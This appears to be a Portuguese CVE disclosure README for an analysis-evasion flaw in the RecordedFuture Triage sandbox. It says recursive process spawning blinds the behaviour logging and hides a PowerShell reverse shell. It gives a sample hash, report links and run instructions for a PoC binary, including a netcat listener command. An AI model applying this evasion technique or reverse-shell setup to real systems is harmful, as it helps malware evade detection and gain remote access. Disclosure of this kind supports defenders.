 egkritsis/cve-2025-61303
Vulnerabilidade Crítica (9,8) - O mecanismo de análise dinâmica RecordedFuture Triage pode falhar ao registrar comportamento malicioso quando amostras produzem bifurcação recursiva de processos em volume muito alto, causando relatórios comportamentais inconsistentes ou ausentes.

O RecordedFuture Triage Sandbox Windows 10 build 2004 e Windows 10 LTSC 2021 contém uma vulnerabilidade crítica no seu motor de análise comportamental do Windows que permite que uma amostra de malware submetida evite a deteção e cause negação de análise. A vulnerabilidade é desencadeada quando uma amostra cria recursivamente um grande número de processos-filho, gerando alto volume de registos e esgotando os recursos do sistema. Como resultado, comportamentos maliciosos chave, incluindo execução de PowerShell e atividade de reverse shell, podem não ser registados ou reportados, enganando os analistas e comprometendo a integridade e disponibilidade dos resultados da análise em sandbox.
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:HA amostra vathos_rev.exe (SHA256: 3c52178c27d2a0336f6286f6cf0a4a253a507273b1a19303edcacb39d2659a4b) demonstra uma condição de negação de análise no motor de análise comportamental do Windows do RecordedFuture Triage.
Quando detonada em configurações Windows 10, a amostra cria recursivamente milhares de processos-filho, esgotando os recursos de rastreamento de processos e de registo. Como resultado, a sandbox reporta dados comportamentais mínimos e falha ao registar ações maliciosas chave.

win10v2004-20250610-enx64104s213s1/10vathos_rev.exewin10ltsc2021-20250619-enx64105s215s1/10vathos_rev.exeEm ambos os ambientes sandbox Windows 10, a detonação não conseguiu capturar as fases esperadas de execução de PowerShell e reverse shell, apesar de o malware executar esses comportamentos no hospedeiro.
O motor de análise comportamental da sandbox ficou saturado pela criação recursiva de processos, resultando em telemetria truncada ou ausente.
Isto confirma uma vulnerabilidade de negação de análise: o motor comportamental falha ao reportar atividade maliciosa sob alto volume de recursão e registos, levando a falsos negativos e saída forense incompleta.
Referência do relatório público:
https://tria.ge/250822-qfystshk51
Esta é uma vulnerabilidade de negação de análise no RecordedFuture Triage que pode fazer com que o motor de análise dinâmica não consiga capturar ou reportar atividade comportamental. A exploração permite que adversários contornem a deteção comportamental e produzam relatórios de análise incompletos ou ausentes.
Principais impactos
Consequências a jusante
vathos_rev.exe
3c52178c27d2a0336f6286f6cf0a4a253a507273b1a19303edcacb39d2659a4bdca2fc8f69f6493c7a9c1ce9a68b24549b4688ba4788e34bce47d91b0accc98d33dbf8d2924e866dfce8abaee30f94bf78254777b6f7fd6a35d091402a984c233a8f0cbd104ebe34559037356697ae39613781ca90bd5e9f2b6542309090e806ec5f674b270 KB250822-qfystshk51win10ltsc2021-20250619-enx642025-08-22 13:12 UTC2025-08-22 13:18 UTC250822-qfystshk51win10v2004-20250610-enx642025-08-22 13:12 UTC2025-08-22 13:18 UTCNota: Os detalhes da versão e compilação do motor não são expostos publicamente pela RecordedFuture.
Todas as observações baseiam-se em detonações públicas reproduzíveis da plataforma Triage da RecordedFuture (submissão250822-qfystshk51).
A demonstração fornecida reproduz a condição de negação de análise (DoA) gerando um volume muito alto de processos e atividade de runtime profundamente aninhada. A demonstração cria muitos processos-filho e realiza descriptografia XOR de múltiplas rondas antes de uma fase final de reverse shell em PowerShell. Em imagens vulneráveis do Triage Windows 10, a fase final do payload não é registada ou é truncada, enquanto outras imagens (e.g., Windows 11) capturam o comportamento completo.
Como executar
poc/vathos_demo.exe <IP> <PORT>
Inicie um listener (e.g., nc -lvp 4444) no IP/porta especificados para observar tentativas de conexão. A demonstração cria um número muito elevado de processos e realiza descriptografia XOR de múltiplas rondas, culminando numa fase de reverse shell em PowerShell. Em configurações afetadas do Triage, a fase final do payload pode não ser registada apesar de a amostra a executar no hospedeiro.
Figura 1 - Painel de visão geral do Triage

Figura 2 - Relatório comportamental Windows 10 v2004 (telemetria mínima / exemplo DoA)

Figura 3 - Relatório comportamental Windows 10 LTSC 2021 (telemetria mínima / exemplo DoA)